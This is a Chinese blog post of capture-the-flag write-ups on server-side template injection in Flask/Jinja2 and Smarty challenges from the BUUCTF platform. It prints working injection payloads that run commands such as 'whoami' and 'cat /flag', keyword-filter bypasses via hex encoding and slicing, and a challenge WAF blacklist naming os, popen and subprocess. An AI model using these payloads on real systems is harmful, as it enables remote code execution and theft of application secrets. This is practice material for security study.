

BUUCTF-模板注入专项刷题

原创

[SakuraHTY](#) 于 2022-02-27 18:37:47 发布 412 收藏 5

分类专栏: [CTF](#) 文章标签: [flask](#) [python](#) [后端](#) [unctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_51563147/article/details/123167923

版权



[CTF 专栏收录该内容](#)

1 篇文章 1 订阅

订阅专栏

SSTI:

目录

简单

- [CSCCTF 2019 Qual]FlaskLight

签到

- [BJDCTF2020]Cookie is so stable twig模板注入
- [WesternCTF2018]shrine 想方设法获取config
- [CISCN2019 华东南赛区]Web11 smarty模板注入
- [BJDCTF2020]The mystery of ip
- [GYCTF2020]FlaskApp debug模式一定条件下可以窃取出来pin码命令执行, 但是题目过滤的不够严格导致可以直接打, 比签到难一点
- [pasecactf_2019]flask_ssti 编码绕过
- [GWCTF 2019]你的名字
- [CISCN2019 总决赛 Day1 Web3]Flask Message Board

中等

- [护网杯 2018]easy_tornado 因为框架比较冷门, 如果不看WP的话需要自己手动翻手册, 我觉得算中上偏难的题目。
- [CISCN2019 华东南赛区]Double Secret 国赛半决赛因为大家互相出题所以都互相恶心, 这题整个MD4, 线下环境怎么打?

困难

- [QWB2021 Quals]托纳多

脑洞

- [RootersCTF2019]l_<3_Flask 用name注入。? 怎么想到的

Writeup

[CSCCTF 2019 Qual]FlaskLight


```
F:\project\venv\Scripts\python.exe F:/project/sql.py
127---> <class 'socket._socketobject'>

Process finished with exit code 0
```

构造payload

```
{{[].__class__.__bases__[0].__subclasses__()[127].__init__.__globals__['os'].popen(cat /xxx/flag)}}
```

出现未知错误

Internal Server Error

The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.

这里应该是关键字过滤


那就绕它!

```
{{[].__class__.__bases__[0].__subclasses__()[71].__init__['__globals__']['os'].popen('whoami').read()}}
```

You searched for:

root

Here is your result



同理可构造payload

```
{{(__import__).__class__.__bases__[0].__subclasses__()[59].__init__['__globals__']['__builtins__']['__import__']('
```

读取flag



```
http://91ff8d9a-4ad0-491a-8d5d-c55157088e4f.node4.buuoj.cn:81/?search={{[].__class__.__bases__[0].__subclas
```

You searched for:


flag{3d731ebf-47d3-4d92-a35b-b6cb39c92eea}

Here is your result





存在模板注入



36

测试一下存在模板注入

要利用模板注入来读取配置，config和self被过滤，但我们仍然可以利用url_for()和get_flashed_messages()函数来读取config

```
{'find_package': <function find_package at 0x7fc01eb94140>, 'find_package_path': <function find_package_path at 0x7fc01eb940c8>, 'get_load_dotenv': <function get_load_dotenv at 0x7fc01ecb6a28>, 'PackageBoundObject': <class 'flask.helpers.PackageBoundObject'>, 'current_app': <Flask 'app'>, 'PY2': True, 'send_from_directory': <function send_from_directory at 0x7fc01ecb6ed8>, 'session': <NullSession {}>, 'io': <module 'io' from '/usr/local/lib/python2.7/io.pyc'>, 'get_flashed_messages': <function get_flashed_messages at 0x7fc01ecb6d70>, 'BadRequest': <class 'werkzeug.exceptions.BadRequest'>, 'is_ip': <function is_ip at 0x7fc01eb947d0>, 'pkgutil': <module 'pkgutil' from '/usr/local/lib/python2.7/pkgutil.pyc'>, 'BuildError': <class 'werkzeug.routing.BuildError'>, 'url_quote': <function url_quote at 0x7fc01eef3aa0>, 'FileSystemLoader': <class 'jinjia2.loaders.FileSystemLoader'>, 'get_root_path': <function get_root_path at 0x7fc01ecb6f50>, '__package__': 'flask', 'locked_cached_property': <class 'flask.helpers.locked_cached_property'>, 'app_ctx_stack': <werkzeug.local.LocalStack object at 0x7fc01ece6850>, 'endpoint_from_view_func': <function endpoint_from_view_func at 0x7fc01ecb6aa0>, 'total_seconds': <function total_seconds at 0x7fc01eb941b8>, 'fspath': <function fspath at 0x7fc01ecd6e60>, 'get_env': <function get_env at 0x7fc01ecb66e0>, 'RequestedRangeNotSatisfiable': <class 'werkzeug.exceptions.RequestedRangeNotSatisfiable'>, 'flash': <function flash at 0x7fc01ecb6cf8>, 'mimetypes': <module 'mimetypes' from '/usr/local/lib/python2.7/mimetypes.pyc'>, 'adler32': <built-in function adler32>, 'get_template_attribute': <function get_template_attribute at 0x7fc01ecb6c80>, 'request_ctx_stack': <werkzeug.local.LocalStack object at 0x7fc01ecdb390>, 'builtins': ('bytestring': <type 'bytestring'>, 'IndexError': <type 'exceptions.IndexError'>, 'all': <built-in function all>, 'help': Type help() for interactive help, or help(object) for help about object, 'vars': <built-in function vars>, 'SyntaxError': <type 'exceptions.SyntaxError'>, 'unicode': <type 'unicode'>, 'UnicodeDecodeError': <type 'exceptions.UnicodeDecodeError'>, 'memoryview': <type 'memoryview'>, 'isinstance': <built-in function
```



发现

```
<function find_package  
ect'>, 'current_app': <Fl  
'python2.7/io.pyc'>, 'ge
```

current_app意思应该是当前app，那我们就当前app下的config

```
<Config {'JSON_AS_ASCII': True, 'USE_X_SENDFILE': False, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COC  
'MAX_COOKIE_SIZE': 4093, 'SESSION_COOKIE_SAMESITE': None, 'PROPAGATE_EXCEPTIONS': None, 'ENV': 'production', 'DEBUG': False, 'SECRET_KEY': None, 'EXPLAIN_TEMPLATE  
'MAX_CONTENT_LENGTH': None, 'APPLICATION_ROOT': '/', 'SERVER_NAME': None, 'FLAG': 'flag[be025e62-c42a-4de2-8b81-f8951b36dc3e]', 'PREFERRED_URL_SCHEME': 'http',  
'JSONIFY_PRETTYPRINT_REGULAR': False, 'TESTING': False, 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(31), 'TEMPLATES_AUTO_RELOAD': None, 'TRAP_BAD_REQUEST_  
'JSON_SORT_KEYS': True, 'JSONIFY_MIMETYPE': 'application/json', 'SESSION_COOKIE_HTTPONLY': True, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(0, 43200),  
'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'TRAP_HTTP_EXCEPTIONS': False}>
```



flag出来了

最终payload

```
http://139fe4b8-9ae9-452c-9af3-142eef361b68.node4.buuoj.cn:81/shrine/{{url_for.__globals__['current_app'].c
```

同理

```
http://139fe4b8-9ae9-452c-9af3-142eef361b68.node4.buuoj.cn:81/shrine/{{get_flashed_messages.__globals__['cu
```

A Simple Public IP Address API

Why use?

Do you need to get the public IP address ? Do you have the requirements to obtain the servers' public IP address? Whatever the reason,sometimes a public IP address API are useful.

You should use this because:

- You can initiate requests without any limit.
- Does not record the visitor information.

API Usage

-	API URI	Type	Sample Output
get IP	<code>http://node4.buuoj.cn:29107/api</code>	text/html	8.8.8.8
get XFF(X-Forwarded-For)	<code>http://node4.buuoj.cn:29107/xff</code>	text/html	8.8.8.8

敏感点X-Forwarded-For

Why use?

Do you need to get the public IP address ? Do you have the requirements to obtain the servers' public IP address? Whatever the reason,sometimes a public IP address API are useful.

You should use this because:

会随X-Forwarded-For的变化而变化

```
Cookie: UM_distinctid=
17ed703d4bb53d-089f7f429c8009-4c3f2
17f-144000-17ed703d4bca34
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: {{6*6}}
```

Current IP:36

存在模板注入

```
X-Forwarded-For: {$smarty.version}
```

Current IP:3.1.30

判断该模板为smart，版本号为3.1.30

{if} 标签

官方文档中的描述:

- Smarty的{if} 条件判断和PHP的if非常相似, 只是增加了一些特性
- 每个{if}必须有一个配对的{/if}, 也可以使用{else} 和 {elseif}
- 全部的PHP条件表达式和函数都可以在if内使用, 如||,or,&&,and, is_array(), 等等, 如: {if is_array(\$array)}{/if}

payload

```
{if phpinfo()}{/if}
```

The screenshot shows a web browser with two panes. The left pane displays the raw request headers for a phpinfo() payload. The right pane shows the rendered HTML output, which is the PHP information page.

Raw	Params	Headers	Hex
1		lication/xml;q=0.9, image/webp, */*;q=0.8	
5		Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2	
6		Accept-Encoding: gzip, deflate	
7		Connection: close	
8		Cookie: UM_distinctid=17ed703d4bb53d-089f7f429c8009-4c3f217f-144000-17ed703d4bca34	
9		Upgrade-Insecure-Requests: 1	
0		Cache-Control: max-age=0	
1		X-Forwarded-For: {if phpinfo()}{/if}	
2			
3			


Raw	Headers	Hex	Render
			IP
			7.3.5
			Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
			May 11 2019 03:16:59
			and
			*/configure' '--build=x86_64-linux-musl' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium-shared' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--enable-fpm' '--with-fpm-user=www-data' '--with-fpm-group=www-data' '--disable-cgi' build_alias=x86_64-linux-n
			FPM/FastCGI
			Support
			disabled
			Path (php.ini)
			/usr/local/etc/php
			ation File
			(none)
			Additional .ini files
			/usr/local/etc/php/conf.d

The screenshot shows a web browser with two panes. The left pane displays the raw request headers for a phpinfo() payload. The right pane shows the rendered HTML output, which is the PHP information page.

Raw	Params	Headers	Hex
1		lication/xml;q=0.9, image/webp, */*;q=0.8	
5		Accept-Language: zh-CN, zh;q=0.8, zh-TW;q=0.7, zh-HK;q=0.5, en-US;q=0.3, en;q=0.2	
6		Accept-Encoding: gzip, deflate	
7		Connection: close	
8		Cookie: UM_distinctid=17ed703d4bb53d-089f7f429c8009-4c3f217f-144000-17ed703d4bca34	
9		Upgrade-Insecure-Requests: 1	
0		Cache-Control: max-age=0	
1		X-Forwarded-For: {if system('cat /flag')}{/if}	
2			
3			

Raw	Headers	Hex	Render
			IP
			</h1>
18			<h2 class="hidden-xs hidden-sm">
			A Simple Public IP Address API
			</h2>
19			</div>
20			<div style="float:right;margin-top:30px;">
			Current IP:<?php \$flag="flag{ac8fc7b5-8e39-4001-b569-846853c14
21			</div>
22			</div>
23			<div class="why row">
24			<div class="col-xs-12">
25			<h2>
26			Why use?
			</h2>

[BJDCTF2020]The mystery of ip



和上道题很相似,测试一下

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;
q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://node4.buuoj.cn:27465/hint.php
8 Connection: close
9 Cookie: UM_distinctid=
17ed703d4bb53d-089f7f429c8009-4c3f217f-144000-17ed703d
4bca34
10 Upgrade-Insecure-Requests: 1
11 Cache-Control: max-age=0
12 X-Forwarded-For: {{6*6}}
13
14
```

Raw	Headers	Hex	Render
-----	---------	-----	--------

模板注入有了

```
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;
q=0.2
Accept-Encoding: gzip, deflate
Referer: http://node4.buuoj.cn:27465/hint.php
Connection: close
Cookie: UM_distinctid=
17ed703d4bb53d-089f7f429c8009-4c3f217f-144000-17ed703d
4bca34
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
X-Forwarded-For: {$smarty.version}
```

还是smart模板

和上道题一模一样,直接拿下

```
text/html,application/xhtml+xml,application/xml;q=0.9,
image/webp,*/*;q=0.8
5 Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;
q=0.2
6 Accept-Encoding: gzip, deflate
7 Referer: http://node4.buuoj.cn:27465/hint.php
8 Connection: close
9 Cookie: UM_distinctid=
17ed703d4bb53d-089f7f429c8009-4c3f217f-144000-17ed703d
4bca34
0 Upgrade-Insecure-Requests: 1
1 Cache-Control: max-age=0
2 X-Forwarded-For: {if system('cat /flag')}}{/if}
3
4
61
62)<!--
63'jumbotron pan">
64;="form-group log">
65
66 IP is : flag{695f910c-5250-4463-b5dc-76ad9eda8f3d}
67
68
69
70)<!--
```

[GYCTF2020]FlaskApp

失败乃成功之母！！



hint:失败的意思就是，要让程序运行报错,报错后会暴露源码。

base64decode在不会解析的时候就会报错。

UnicodeDecodeError

UnicodeDecodeError: 'utf-8' codec can't decode byte 0xa6 in position 4: invalid start byte

Traceback (most recent call last)

```
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 2463, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 2449, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1866, in handle_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python3.7/site-packages/flask/_compat.py", line 39, in reraise
    raise value
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 2446, in wsgi_app
    response = self.full_dispatch_request()
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1951, in full_dispatch_request
    rv = self.handle_user_exception(e)
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1820, in handle_user_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python3.7/site-packages/flask/_compat.py", line 39, in reraise
    raise value
File "/usr/local/lib/python3.7/site-packages/flask/app.py", line 1949, in full_dispatch_request
    rv = self.dispatch_request()
```

拿到源码

```
@app.route('/decode', methods=['POST', 'GET'])

def decode():

    if request.values.get('text') :

        text = request.values.get("text")

        text_decode = base64.b64decode(text.encode())

        tmp = "结果 : {0}".format(text_decode.decode())

    if waf(tmp) :

        flash("no no no !!")

        return redirect(url_for('decode'))

    res = render_template_string(tmp)

    flash( res )
```

应该存在模板注入，测试一下

`{{6+6}}`

提交

结果：12

模板注入有了

上payload

```
{% for c in ().__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

no no no !!

```
if waf(tmp) :

    flash("no no no !!")
```

被这里的waf过滤了

读取下app.py

```
{% for c in ().__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

```
from flask import Flask,render_template_string
from flask import render_template,request,flash,redirect,url_for
from flask_wtf import FlaskForm
from wtforms import StringField, SubmitField
from wtforms.validators import DataRequired
from flask_bootstrap import Bootstrap
import base64

app = Flask(__name__)
app.config['SECRET_KEY'] = 's_e_c_r_e_t_k_e_y'
bootstrap = Bootstrap(app)

class NameForm(FlaskForm):
    text = StringField('BASE64加密',validators= [DataRequired()])
    submit = SubmitField('提交')
class NameForm1(FlaskForm):
    text = StringField('BASE64解密',validators= [DataRequired()])
```

```

submit = SubmitField('提交')

def waf(str):
    black_list = ["flag","os","system","popen","import","eval","chr","request",
                 "subprocess","commands","socket","hex","base64","*","?"]
    for x in black_list :
        if x in str.lower() :
            return 1

@app.route('/hint',methods=['GET'])
def hint():
    txt = "失败乃成功之母!!"
    return render_template("hint.html",txt = txt)

@app.route('/',methods=['POST','GET'])
def encode():
    if request.values.get('text') :
        text = request.values.get("text")
        text_decode = base64.b64encode(text.encode())
        tmp = "结果 :{0}".format(str(text_decode.decode()))
        res = render_template_string(tmp)
        flash(tmp)
        return redirect(url_for('encode'))

    else :
        text = ""
        form = NameForm(text)
        return render_template("index.html",form = form ,method = "加密" ,img = "flask.png")

@app.route('/decode',methods=['POST','GET'])
def decode():
    if request.values.get('text') :
        text = request.values.get("text")
        text_decode = base64.b64decode(text.encode())
        tmp = "结果 : {0}".format(text_decode.decode())
        if waf(tmp) :
            flash("no no no !!")
            return redirect(url_for('decode'))
        res = render_template_string(tmp)
        flash( res )
        return redirect(url_for('decode'))

    else :
        text = ""
        form = NameForm1(text)
        return render_template("index.html",form = form, method = "解密" , img = "flask1.png")

@app.route('/<name>',methods=['GET'])
def not_found(name):
    return render_template("404.html",name = name)

if __name__ == '__main__':
    app.run(host="0.0.0.0", port=5000, debug=True)

```

```
def waf(str): black_list = ["flag", "os",
    "system", "popen", "import", "eval", "chr", "request",
    "subprocess", "commands", "socket", "hex", "base64", "*", "?"]
```

我们发现waf过滤了这些关键词，我们要进行绕过

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

```
结果： [bin, boot, dev, etc, home, lib, lib64, media, mnt, opt, proc, root, run, sbin, srv, sys, tmp, usr, var, this_is_the_flag.txt, dockerenv, app]
```

读取下flag

```
{% for c in (__class__.__base__.__subclasses__()) %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

```
结果： flag{9d1ba9e3-7144-425c-a4a3-a502594bb0bd}
```

读取使用切片省去了拼接flag的步骤

```
{% for c in [].__class__.__base__.__subclasses__() %}{% if c.__name__=='catch_warnings' %}{{ c.__init__.__g
```

[paseactf_2019]flask_ssti 编码绕过

Skype ScreenName Generator

Just type your nickname. We will do some unicode magic.

由36由

存在模板注入

Skype ScreenName Generator

Just type your nickname. We will do some unicode magic.

Your nickname contains restricted characters!

列举子类被禁止

经过测试，发现是 `__.` 被过滤

Your nickname contains restricted characters!

Your nickname contains restricted characters!

Your nickname contains restricted characters!

转16进制绕过

Skype ScreenName Generator

Just type your nickname. We will do some unicode magic.

[♂+♂=♥]<class 'str'>[♂+♂=♥]

Skype ScreenName Generator

Just type your nickname. We will do some unicode magic.

```
ises\x5f\x5f"]][0]["\x5f\x5fsubclasses\x5f\x5f"]0}}
```

Go

```
[<class 'type'>, <class 'weakref'>, <class 'weakcallableproxy'>, <class 'weakproxy'>, <class 'int'>, <class 'bytearray'>, <class 'bytes'>, <class 'list'>, <class 'NoneType'>, <class 'NotImplementedType'>, <class 'traceback'>, <class 'super'>, <class 'range'>, <class 'dict'>, <class 'dict_keys'>, <class 'dict_values'>, <class 'dict_items'>, <class 'odict_iterator'>, <class 'set'>, <class 'str'>, <class 'slice'>, <class 'staticmethod'>, <class 'complex'>, <class 'float'>, <class 'frozenset'>, <class 'property'>, <class 'managedbuffer'>, <class 'memoryview'>, <class 'tuple'>, <class 'enumerate'>, <class 'reversed'>, <class 'stderrprinter'>, <class 'code'>, <class 'frame'>, <class 'builtin_function_or_method'>, <class 'method'>, <class 'function'>, <class 'mappingproxy'>, <class 'generator'>, <class 'getset_descriptor'>, <class 'wrapper_descriptor'>, <class 'method-wrapper'>, <class 'ellipsis'>, <class 'member_descriptor'>, <class 'types.SimpleNamespace'>, <class 'PyCapsule'>, <class 'longrange_iterator'>, <class 'cell'>, <class 'instancemethod'>, <class 'classmethod_descriptor'>, <class 'method_descriptor'>, <class 'callable_iterator'>, <class 'iterator'>, <class 'coroutine'>, <class 'coroutine_wrapper'>, <class 'moduledef'>, <class 'module'>, <class
```

exp

```
{{"["\x5f\x5fclass\x5f\x5f"]["\x5f\x5fbases\x5f\x5f"]][0]["\x5f\x5fsubclasses\x5f\x5f"]())[127]["\x5f\x5finit
```

Skype ScreenName Generator

Just type your nickname. We will do some unicode magic.

```
globals\x5f\x5f"]["popen"]("whoami")["read"]0}}
```

Go

root Вêччø в øÑлâÏÑé

解法一:

读取app.py源码,发现:

```
def encode(line, key, key2): return ''.join(chr(x ^ ord(line[x]) ^ ord(key[:: -1][x]) ^ ord(key2[x])) for x in range(len(line)))
app.config['flag'] = encode('', 'GQIS5EmzfZA1Ci8Ns1aoMxPXqrvFB7hY0kbg9y20W3', 'xwdFqMck1vA0p17B8W03DrGLma4s')
```

读取config, flag值为

```
'-M7\x10w\x12d9cT#`}\x0e\x1e\x0fiS(D\x1e\x13X\x17{n\x03g\x02\t\x10[#\x07/(Ak\x15^NG')>
```

解密脚本:

```
key='GQIS5EmzfZA1Ci8Ns1aoMxPXqrvFB7hY0kg9y20W3'  
key2='xwdFqMck1vA0p17B8W03DrGLma4sZ2Y6ouCPEHSQVT'  
flag_encoded='这里放加密后的flag'  
flag=''  
for x in range(len(flag_encoded)):  
    for i in range(33,127):  
        if flag_encoded[x]==chr(x ^ i ^ ord(key[:: -1][x]) ^ ord(key2[x])):  
            flag+=chr(i)  
            print(flag)
```

解法二:

`/proc/self`表示当前进程目录

获取当前进程打开的文件内容:`cat /proc/self/fd/{id}`

注意: 在真正做题的时候, 我们是不能通过命令的方式执行通过`cat`命令读取`cmdline`的。因为如果 `cat`读取`/proc/self/cmdline/`的话, 得到的是 `cat`进程的信息。所以我们要通过题目的当前进程使用读取文件 (比如, 文件包含漏洞, , `SSTI`, , `file://`本地读取, , `../../../../`目录穿越, , `SSRF`) 的方式读取`/proc/self/cmdline`

```
{{()["\x5F\x5Fclass\x5F\x5F"]["\x5F\x5Fbases\x5F\x5F"][0]["\x5F\x5Fsubclasses\x5F\x5F"]()[91]["get\x5Fdata"
```

[GWCTF 2019]你的名字

姓名

Parse error: syntax error, unexpected T_STRING, expecting '{' in \var\WWW\html\test.php on line 13

测了一下, 给了个php的报错

